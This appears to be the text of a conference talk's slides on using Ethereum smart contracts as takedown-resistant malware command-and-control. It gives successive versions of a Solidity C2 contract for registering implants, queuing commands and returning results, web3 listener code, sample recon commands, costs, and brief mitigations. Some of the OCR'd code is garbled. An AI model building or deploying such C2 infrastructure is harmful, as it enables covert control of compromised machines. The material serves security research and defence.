
Unblockable Chains Is Blockchain the ultimate malicious infrastructure? Omer Zohar

#WhoAmI


- Researching malware backbones for the past decade
- Following blockchain eco-system since 2013
- Finally had some spare time between jobs
- And a new member had joined my team
- So, Credit is not all mine...

- merzohar@gmail.com
- @platdrag
- in linkedin.com/in/omerzohar
- github.com/platdrag



Malicious Infrastructure – Roles

- Implant generation
- Deliver Implants to an unknown and hostile environment
- Making first contact
- Receive, execute, exfiltrate.
- Maintain contact over long period
- Mass control




The Ultimate Infrastructure

- **Secure communications** Immune to data modifications, eavesdropping, MITM, replay attacks
- **High availability** node can always find the C&C
- **Scalable** Can support any number of implants and any load of transactions.
- Authentication Only valid implants can connect, And only once. Resist replays, honeypotting.
- **Anonymity** No info can be gained on network operators.
- Zero data leakage No data can be gathered on other implants, data or network structure.
- **Takedown resistant** No single point of failure. Fully TNO.
- **Takeover resistant** No vulnerabilities or logic path that allows adversarial control of network.
- Low operational costs

Almost all fail on one or more account. How will a blockchain based infrastructure fare?

Blockchain

The blockchain is a decentralized, authenticated, write once ledger of transactions, providing transparency by being public, authentication via cryptography and security by being unmodifiable.



Blockchain






"Ethereum is a **decentralized platform that runs smart contracts**: applications that run exactly as programmed without any possibility of downtime, censorship, fraud or third-party interference" – www.ethereum.org

- **Popular.** largest blockchain (>27K nodes). Yes, it has more nodes than bitcoin
- Smart Contracts (EVM). Scripting functionality and storage
- Encrypted Communications. DevP2P over RLPx (kadmillia) P2P network.
- **Ether.** The crypto coin that drives the platform

Connecting the dots



Remote Machine

Writing an unstoppable CnC smart contract

Attempt #1: Let's get our hands dirty

```
pragma solidity ^0.4.0;
 3 * contract UnstoppableCnC {
         enum InstanceStates {
             NotExist, Inactive, Active, Disabled
 8
 9 +
        struct Instance{
10
             bytes20 sessionId;
11
             InstanceStates state;
12
13
         string constant NO COMMAND = 'NA';
14
15 -
         struct CommandResult {
             bytes20 idHash;
16
17
             string command;
18
             string result;
19
20
21
         mapping (address => Instance) instances;
22
         mapping (address => CommandResult) commands;
23
24
         address public owner;
25
        string public ownerPubKey;
         uint public creationTime;
26
27
        CommandResult [] results;
28
29
         function UnstoppableCnC ()
30 -
             public {
31
            owner = msg.sender;
32
             creationTime = now;
33
34
```

```
modifier onlyBy(address account){
35 *
            require(msg.sender == account);
36
37
38
39
40
        function allowInstance (address instanceId)
            public onlyBy(owner) returns (bool success) {
41 🕶
42
43
           instances[instanceId] =
44
                 Instance({ sessionId: 0, state: InstanceStates.Inactive });
45
            return true;
46
47
48
49 -
        function registerInstance(string machineId) public returns (bytes20){
            require (instances[msg.sender].state == InstanceStates.Inactive);
50
51
            string memory nonce = "abcd";
52
53
            bytes20 sessionId = ripemd160(msg.sender , machineId, nonce);
54
            instances[msg.sender].state = InstanceStates.Active;
            instances[msg.sender].sessionId = sessionId;
55
56
            return sessionId;
57
58
59
```

Transaction, Calls, Event logs

Q: What this call returns?

result = contract.registerInstance (machineId='aabbcc', transact={'from': implantAddress, 'gas': 30000})

- Transaction: Changes the state of the EVM.
 - It takes time...
 - ...and cost Ether.
 - Changes available after transaction confirmed and finalized into a block.

A: Transaction Hash

- Hash used to fetch transaction receipt
- Every transaction has a log permanently* and immutably stored on the blockchain
- Data can be emitted from contract using event logs

```
cc.web3.eth.getTransactionReceipt('0x7f87cc3cffdda8600dee2af1924fd04bd22d370c7322d0a94641da7e45bf58
     to': '0x05a822fb8e721306b6790421a5ebdaf5894db9fa',
      contractAddress': None,
     logs': [AttributeDict({
             transactionIndex': 0.
```

^{*}May be pruned in future versions.

Writing an unstoppable CnC smart contract

Attempt #2: Getting warmer...

```
pragma solidity ^0.4.0;
                                                                            51 🔻
                                                                                    function registerInstance(string machineId) public returns (bytes20){
                                                                                         require (instances[msg.sender].state == InstanceStates.Inactive);
                                                                            52
    contract UnstoppableCnC {
                                                                            53
                                                                            54
                                                                                         string memory nonce = "abcd";
 5 +
       enum InstanceStates {
                                                                                         bytes20 sessionId = ripemd160(msg.sender , machineId, nonce);
                                                                            55
                                                                                         instances[msg.sender].state = InstanceStates.Active;
                                                                            56
       struct Instance{
                                                                                         instances[msg.sender].sessionId = sessionId;
                                                                            57
           bytes20 sessionId;
                                                                            58
           InstanceStates state;
11
                                                                                         InstanceRegistered(msg.sender, sessionId);
                                                                            59
12
                                                                            60
13
       event InstanceRegistered (address indexed instance, bytes20 sessionId);
14
                                                                            61
15
       string constant NO COMMAND = 'NA';
16
       struct CommandResult {
17 |
22
        mapping (address => Instance) instances;
23
                                                                    Create a filter on the blockchain and extract data from log:
       mapping (address => CommandResult) commands;
24
25
                                                                    filter = web3.eth.filter(
26
        address public owner;
                                                                         {'address': contractAddress, 'topics': [eventHash,implantAddress]})
       string public ownerPubKey;
27
                                                                    # ...wait for transaction to be confirmed...
       uint public creationTime;
28
       CommandResult [] results;
29
                                                                    tx = filter.get(True)
30
                                                                    args = tx['logs']['data']
       function UnstoppableCnC ()
31
                                                                    sessionId = parseArgs(args, 'sessionId')
32 1
           public {  
36
       modifier onlyBy(address account){
37 ▶
41
42
        function allowInstance (address instanceId)
           public onlyBy(owner) returns (bool success) {
43 🕨
50
```

How much?!

Cost of storage and transactions on the EVM

- Operations on the EVM costs gas
- Every byte-code operation cost is listed on the Ethereum yellow paper: yellowpaper.io
 - SSTORE: 20000
- Transaction cost in Ether = gas * gasPrice
 - gasPrice average: 2 Gwei* -> confirmation time: ~3.5 min
 - gasPrice fast: 20: Gwei* -> confirmation time: ~30 sec
- cost of writing a WORD (32 bytes): 20000 gas = 0.00004 ETH (~0.0036\$)
- cost of writing 1MB: 32768 * 20000 gas = 13.1072 ETH
 (1166.54\$)!

Name	Value	Description*
G_{zero}	0	Nothing paid for operations of the set W_{zero} .
G_{base}	2	Amount of gas to pay for operations of the set W_{base} .
$G_{verylow}$	3	Amount of gas to pay for operations of the set $W_{verylow}$.
G_{low}	5	Amount of gas to pay for operations of the set W_{low} .
G_{mid}	8	Amount of gas to pay for operations of the set W_{mid} .
G_{high}	10	Amount of gas to pay for operations of the set W_{high} .
$G_{extcode}$	700	Amount of gas to pay for operations of the set $W_{extcode}$.
$G_{balance}$	400	Amount of gas to pay for a BALANCE operation.
G_{sload}	200	Paid for a SLOAD operation.
$G_{jumpdest}$	1	Paid for a JUMPDEST operation.
G_{sset}	20000	Paid for an SSTORE operation when the storage value is set to non-zero from zero.
G_{sreset}	5000	Paid for an SSTORE operation when the storage value's zeroness remains unchanged or is set to zero
R_{sclear}	15000	Refund given (added into refund counter) when the storage value is set to zero from non-zero.
$R_{selfdestruct}$	24000	Refund given (added into refund counter) for self-destructing an account.
$G_{selfdestruct}$	5000	Amount of gas to pay for a SELFDESTRUCT operation.
G_{create}	32000	Paid for a CREATE operation.
$G_{codedeposit}$	200	Paid per byte for a CREATE operation to succeed in placing code into state.
G_{call}	700	Paid for a CALL operation.
$G_{callvalue}$	9000	Paid for a non-zero value transfer as part of the CALL operation.
$G_{callstipend}$	2300	A stipped for the called contract subtracted from $G_{callvalue}$ for a non-zero value transfer.
$G_{newaccount}$	25000	Paid for a CALL or SELFDESTRUCT operation which creates an account.
G_{exp}	10	Partial payment for an EXP operation.
$G_{expbyte}$	50	Partial payment when multiplied by $\lceil \log_{256}(exponent) \rceil$ for the EXP operation.
G_{memory}	3	Paid for every additional word when expanding memory.
$G_{ ext{txcreate}}$	32000	Paid by all contract-creating transactions after the <i>Homestead</i> transition.
$G_{txdatazero}$	4	Paid for every zero byte of data or code for a transaction.
$G_{txdatazero}$ $G_{txdatanonzero}$	68	Paid for every non-zero byte of data or code for a transaction.
$G_{transaction}$	21000	Paid for every transaction.
G_{log}	375	Partial payment for a LOG operation.
$G_{logdata}$	8	Paid for each byte in a LOG operation's data.
$G_{logtopic}$	375	Paid for each topic of a LOG operation.
G_{sha3}	30	Paid for each SHA3 operation.
$G_{sha3word}$	6	Paid for each word (rounded up) for input data to a SHA3 operation.
G_{copy}	3	Partial payment for *COPY operations, multiplied by words copied, rounded up.
	20	Payment for BLOCKHASH operation.
$G_{blockhash}$		· ·
$G_{quaddivisor}$	100	The quadratic coefficient of the input sizes of the exponation-over-modulo precompiled contract.

Writing unbounded strings of data to the blockchain just to transfer it to implants (and vice versa) is a total waste!

How much?!

Cost of storage and transactions on the EVM

- There's a cheaper way to write data in the blockchain - Event logs!
- cost of writing data in a transaction:
 - txdatanonzero = 68 gas for non zero bytes
 - txdatazero = 4 gas for zero bytes
- If data is not needed from inside the EVM (it's not)
- Data size does not exceed maximum gas in block
 - currently 7,996,493 gas or ~117.5KB or 0.159 ETH

Writing 1MB using event logs:

1.46875 ETH, almost 10 fold less!

Name	Value	Description*
G_{zero}	0	Nothing paid for operations of the set W_{zero} .
G_{base}	2	Amount of gas to pay for operations of the set W_{base} .
$G_{verylow}$	3	Amount of gas to pay for operations of the set W_{base} . Amount of gas to pay for operations of the set $W_{verylow}$.
G_{low}	5	Amount of gas to pay for operations of the set W_{low} .
G_{low} G_{mid}	8	Amount of gas to pay for operations of the set W_{low} . Amount of gas to pay for operations of the set W_{mid} .
G_{high}	10	Amount of gas to pay for operations of the set W_{mid} . Amount of gas to pay for operations of the set W_{high} .
$G_{extcode}$	700	Amount of gas to pay for operations of the set $W_{extcode}$.
$G_{balance}$	400	Amount of gas to pay for a BALANCE operation.
G_{sload}	200	Paid for a SLOAD operation.
$G_{jumpdest}$	1	Paid for a JUMPDEST operation.
G_{sset}	20000	Paid for an SSTORE operation when the storage value is set to non-zero from zero.
G_{sreset}	5000	Paid for an SSTORE operation when the storage value's zeroness remains unchanged or is set to zero
R_{sclear}	15000	Refund given (added into refund counter) when the storage value is set to zero from non-zero.
$R_{selfdestruct}$	24000	Refund given (added into refund counter) for self-destructing an account.
$G_{selfdestruct}$	5000	Amount of gas to pay for a SELFDESTRUCT operation.
G_{create}	32000	Paid for a CREATE operation.
$G_{codedeposit}$	200	Paid per byte for a CREATE operation to succeed in placing code into state.
G_{call}	700	Paid for a CALL operation.
$G_{callvalue}$	9000	Paid for a non-zero value transfer as part of the CALL operation.
$G_{callstipend}$	2300	
$G_{newaccount}$	25000	Paid for a CALL or SELFDESTRUCT operation which creates an account.
G_{exp}	10	Partial payment for an EXP operation.
$G_{expbyte}$	50	Partial payment when multiplied by $\lceil \log_{256}(exponent) \rceil$ for the EXP operation.
G_{memory}	3	Paid for every additional word when expanding memory.
$G_{ m txcreate}$	32000	Paid by all contract-creating transactions after the <i>Homestead</i> transition.
$G_{txdatazero}$	4	Paid for every zero byte of data or code for a transaction.
$G_{txdatanonzero}$	68	Paid for every non-zero byte of data or code for a transaction.
$G_{transaction}$	21000	Paid for every transaction.
G_{log}	375	Partial payment for a LOG operation.
$G_{logdata}$	8	Paid for each byte in a LOG operation's data.
$G_{logtopic}$	375	Paid for each topic of a LOG operation.
G_{sha3}	30	Paid for each SHA3 operation.
$G_{sha3word}$	6	Paid for each word (rounded up) for input data to a SHA3 operation.
G_{copy}	3	Partial payment for *COPY operations, multiplied by words copied, rounded up.
$G_{blockhash}$	20	Payment for BLOCKHASH operation.
$G_{quaddivisor}$	100	The quadratic coefficient of the input sizes of the exponation-over-modulo precompiled contract.


Writing an unstoppable CnC smart contract

Attempt #3: Messaging on the cheap!

```
pragma solidity ^0.4.0:
                                                                                        function registerInstance(string machineId)
                                                                                41
                                                                                            public onlyByValidInstanceState(msg.sender,InstanceStates.Inactive) {
                                                                                42 *
 3 ▼ contract UnstoppableCnC {
                                                                                43
                                                                                            RegistrationRequest(machineId);
                                                                                44
        address public owner;
                                                                                45
        string public ownerPubKey;
                                                                                        function registrationConfirmation(address instance, string sessionId)
                                                                                46
        uint public creationTime;
                                                                                            public onlyBy(owner){
                                                                                47 -
                                                                                            instances[instance].state = InstanceStates.Active;
                                                                                48
        enum InstanceStates { NotExist, Inactive, Active, Disabled }
 9
                                                                                            InstanceRegistered(instance, sessionId);
                                                                                49
10
                                                                                50
        struct Instance{
                           InstanceStates state; }
11
                                                                                51
12
                                                                                52
                                                                                        function addWork (address instance, string command, uint16 cmdId)
        mapping (address => Instance) public instances;
13
                                                                                53
                                                                                            public onlyBy(owner)
14
                                                                                54 *
                                                                                            onlyByValidInstanceState(instance, InstanceStates.Active) {
        /* events triggered by Client */
15 -
                                                                                55
                                                                                            CommandPending(instance, command, cmdId);
        event RegistrationRequest (string machineId);
16
                                                                                56
        event CommandResult (string sessionId, string commandResult,
17
                                                                                57
18
                             uint16 cmdId);
                                                                                58
                                                                                        function uploadWorkResults (string sessionId, string result, uint16 cmdId)
19
                                                                                            public onlyByValidInstanceState(msg.sender, InstanceStates.Active) {
                                                                                59 +
        /* events triggered by Server */
20 -
                                                                                60
                                                                                            CommandResult(sessionId, result, cmdId);
        event InstanceRegistered (address indexed instance, string sessionId);
21
                                                                                61
        event CommandPending (address indexed instance, string command,
22
                                                                                62
                              uint16 cmdId);
                                                                                63 ▶
                                                                                        23
                                                                                66
24
        function UnstoppableCnC (string pubkey) public
25 1
30
        modifier onlyBy(address account){
31 ▶
        modifier onlyByValidInstanceState(address instance,
35
                                          InstanceStates state){
36 ▶
40
```



Contract bytecode is available and can be reversed



- Contract bytecode is available and can be reversed
- Contract storage current state can be easily read

web3.eth.getStorageAt('0x634f5758102A6b78DAd736307F72dAAE868Bf713',0)
'0x00000000000000000000000fc1c1fc057a17dda1b6b67e423b059abbb62f64e'



address public owner;

 Retrieving old or altered data can be done by syncing a node to the right block when data was available

Function Call arguments can be read from transaction inputs

```
web3.eth.getTransaction(
'0xd087d3c186c9d66b9c129f1983168f5dddd2b9f335cd815aff66775aedca0497')
   'gasPrice': 100000000,
   'r': '0x9246c0fd730ac3f89aad146eead2fdc9669611ff24f072b8c871a07b171503fa',
                                                                                Arg 0: address instance
   'input':
   'nonce': 9.
                                                                            Arg 1: command.
   'transactionIndex': 0,
                                                                           'netstat -nao | findstr LISTENING'
   'hash': '0xd087d3c186c9d66b9c129f1983168f5dddd2b9f335cd815aff66775aedca0497',
   'gas': 3000000,
   'from': '0xfc1C1fC057a17DDa1B6b67e423B059abBb62f64e',
   'to': '0x634f5758102A6b78DAd736307F72dAAE868Bf713',
   'blockNumber': None,
   'value': 0,
   'v': '0x2c',
   's': '0x399bbda7cbaa1057c01cc304234e4c056cc808992eaa0b1c2c6bf80b127b1d50'
```

Function identification:

web3.sha3(b'addWork(address, string, uint16)')[0:10]

- Contract bytecode is available and can be reversed
- Contract storage current state can be easily read
- Function Call arguments can be read in the transaction inputs
- Data in Event logs can be read from transaction receipt

Data leakage and replay attacks

In current implementation, our contract:

- Leaking all:
 - All allowed implants
 - Activated implants and their SessionIds
 - Command sent and replies => Reveal metadata
- Honeypot any implant and Replay any command
 - Just fake any machineld if unregistered
 - Capture sessionId to transfer a registered implant to another machine
 - Get commands and issue command replies on its behalf



Writing an unstoppable CnC smart contract

Final attempt: Going dark



```
pragma solidity ^0.4.0;
 3 ▼ contract UnstoppableCnC {
                                                                                       48
                                                                                               function registrationConfirmation(bytes32 instanceHash, string sessionId)
                                                                                                   public onlyBy(owner){
                                                                                       49 *
        address public owner;
                                                                                                   instances[instanceHash].state = InstanceStates.Active;
                                                                                       50
        string public ownerPubKey;
                                                                                                   InstanceRegistered(instanceHash, sessionId);
                                                                                       51
        uint public creationTime;
                                                                                       52
                                                                                       53
        enum InstanceStates { NotExist, Inactive, Active, Disabled }
                                                                                       54
                                                                                               function uploadWorkResults (bytes32 sessionAndMachineIdHash, string result,
10
                                                                                       55
                                                                                                                            uint16 cmdId)
        struct Instance{ InstanceStates state; }
                                                                                                   public onlyByValidInstanceState(keccak256(msg.sender),
11
                                                                                       56
                                                                                       57 *
                                                                                                                                   InstanceStates.Active) {
12
                                                                                                   CommandResult(sessionAndMachineIdHash, result, cmdId);
                                                                                       58
        mapping (bytes32 => Instance) public instances;
13
                                                                                       59
14
                                                                                       60
        /* events triggered by Client */
15 -
                                                                                               function allowInstance (bytes32 instanceHash)
                                                                                       61
        event RegistrationRequest (string machineId);
16
                                                                                                   public onlyBy(owner) payable {
                                                                                       62 *
         event CommandResult (bytes32 sessionAndMachineIdHash, string commandResult
17
                                                                                                  instances[instanceHash] = Instance({ state: InstanceStates.Inactive });
                                                                                       63
                              uint16 cmdId);
18
                                                                                       64
        /* events triggered by Server */
19 -
                                                                                      65
         event InstanceRegistered (bytes32 indexed instanceHash, string sessionId);
20
                                                                                      66
                                                                                               function addWork (bytes32 instanceHash, string command, uint16 cmdId)
         event CommandPending (bytes32 indexed instanceHash, string command,
21
                                                                                                   public onlyBy(owner)
                                                                                       67
                               uint16 cmdId);
22
                                                                                       68 *
                                                                                                   onlyByValidInstanceState(instanceHash, InstanceStates.Active) {
                                                                                                   CommandPending(instanceHash, command, cmdId);
23
                                                                                       69
        function UnstoppableCnC (string pubkey) public {
                                                                                       70
24 1
31
        modifier onlyBy(address _account){
32 ▶
        modifier onlyByValidInstanceState(bytes32 instanceHash,
36
                                           InstanceStates state){
37 ▶
```

Takedowns, takeovers

• Blockchain is immutable => Impossible



Takedowns and Takeovers

- Blockchain is immutable => Impossible
- Unless Hard Fork
- Unless...
- Solidity allows you to shoot yourself in the foot in many ways
 - ... Which leads to takeovers, breaches
 - Dao, Parity multisig
 - Recent study find thousands of vulnerable contracts using byte code analysis*



A Small mistake that will ruin your day

a true story...

Let's take a look at how an implant implements the event log filter to watch for new

```
commands: implantAddress='0x...'
    eventHash = web3.sha3(encode_hex('CommandPending(bytes32, string, uint16)'))
    filter = web3.eth.filter({'topics': [eventHash, implantAddress]})
    filter.watch(callback)
THE ANTICIPATION
```

What's wrong with this?

Let's say someone deploys a new contract:

And then executes it:

```
cmdId = 1
cmd = 'dir /s c:\\' <- command that returns a large data
contract.addWork(implantAddress, cmd, cmdId, transact={'from': someAddress})</pre>
```

A Small mistake that will ruin your day

a true story...

- Well, apparently this caused our listener to trigger...
- Which can lead to
 - Implant to run unauthorized command
 - Implant to return the results to real operator:
 - Spend Ether
 - Reveal implant details
 - Arbitrary data controlled by the attacker...

- Call it a "side contract attack"
- Luckily, fix is quite simple:



Overall Cost

Date 01.10.18

gasPrice = 4 Gwei (2x avg tx price)

Avg confirmation time: 56 sec

ETH ~= 89\$

Constant Costs

Тх Туре	Gas used	Cost ETH	Cost USD\$
Contract Deploy	1,159,541	0.0046392	0.412
Initial implant registration (Registration + confirmation)	63,602	0.00025	0.022

command roundtrips – Varies with data size

Command 32b, Result 256b	79,472	0.00032	0.02
Command 32b, Result 8Kb	683,619	0.00261	0.23
Command 32b, Result 20Kb	1,634,943	0.00642	0.57


Cost per byte is ~ 80 gas (0.0000032\$)

• Even If we put commands and results off chain and only put a 256b hash:

Command 256b, Result 256b	99,216	0.0004	0.0356	
---------------------------	--------	--------	--------	--

Yearly cost (Avg 3 commands / day) per implant: 39\$

Demo Time!



- Secure communications ?
- High availability ?
- Scalable?
- Authentication ?
- Anonymity ?
- No data leakage ?
- Takedown resistant ?
- Takeover resistant ?
- Low operational costs ?

- Secure communications
 - State-of-the-art P2P network (thousands of nodes)
 - Fully encrypted wire protocol
- High availability ?
- Scalable?
- Authentication?
- Anonymity ?
- No data leakage?
- Takedown resistant ?
- Takeover resistant ?
- Low operational costs ?

- Secure communications
- High availability
 - Thousands of peers around the globe. Blocking means no service.
 - Blockchain is immutable. Contract cannot be modified once deployed
- Scalable?
- Authentication?
- Anonymity ?
- No data leakage?
- Takedown resistant ?
- Takeover resistant ?
- Low operational costs?

- Secure communications
- High availability
- Scalable ?
 - Infrastructure can support any number of nodes
 - Ethereum network has a scaling problem Transaction times are getting higher (avg 2 min)
 - Implant must be uniquely generated (needs a wallet per instance)
 - Implant Footprint even with "light node" is high (in cpu, disk and mem)
- Authentication?
- Anonymity ?
- No data leakage?
- Takedown resistant ?
- Takeover resistant?
- Low operational costs?

- Secure communications
- High availability
- Scalable √
- Authentication
 - Blockchain guarantees implant accounting to be correct
 - Registration process ties implant to destination machine
 - Control over wallet and generated sessioned guarantee protection from request forgery and replay attack
- Anonymity?
- No data leakage ?
- Takedown resistant?
- Takeover resistant ?
- Low operational costs?

- Secure communications
- High availability
- Scalable √
- Authentication
- Anonymity
 - No way to know which node a transaction was transmitted from
 - Hard to know who's behind a wallet address
- No data leakage ?
- Takedown resistant?
- Takeover resistant ?
- Low operational costs ?

- Secure communications
- High availability
- Scalable √
- Authentication
- Anonymity
- No data leakage
 - Blockchain data is public, but encryption and address hashing solves the problem
 - All that can be knowns is list of addresses that interacted with the contract
 - And the contract byte code
 - Single implant can be reversed to extract all config but not further leakage!
- Takedown resistant ?
- Takeover resistant ?
- Low operational costs ?

- Secure communications
- High availability
- Scalable
- Authentication
- Anonymity
- No data leakage
- Takedown resistant
 - Decentralized No governing authority (In theory...)
 - Contract cannot be killed (If code was well proofed)
- Takeover resistant ?
- Low operational costs ?

- Secure communications
- High availability
- Scalable √
- Authentication
- Anonymity
- No data leakage
- Takedown resistant
- Takeover resistant
 - Blockchain guarantee only operator can control contract (unless he shot himself in the foot...)
- Low operational costs ?

- Secure communications
- High availability
- Scalable √
- Authentication
- Anonymity
- No data leakage
- Takedown resistant
- Takeover resistant
- Low operational costs
 - Ether today is way too expansive! Alternative chains? (Caradano, NEO and EOS, Ethereum Classic)
 - No flat cost. paying for every byte sent on chain
 - Some Ether must be sent with each implant Risk!

- Secure communications
- High availability
- Scalable ✓
- Authentication
- Anonymity
- No data leakage
- Takedown resistant
- Takeover resistant
- Low operational costs (But, is it?)

Mitigation?

• A: Block the entire Ethereum network

OR

- B: Use Custom node with blacklists
 - Allow only connections from custom nodes in firewall

Finally...

- POC repo: github.com/platdrag/UnblockableChains
- Contract is at 0x634f5758102A6b78DAd736307F72dAAE868Bf713 on Rinkeby Testnet
 - https://www.rinkeby.io/#explorer
- Demo video: youtu.be/JLUM2BbzBqs
- Follow me on : @platdrag or #UnblockableChains
- Feedback: M OmerZohar@gmail.com

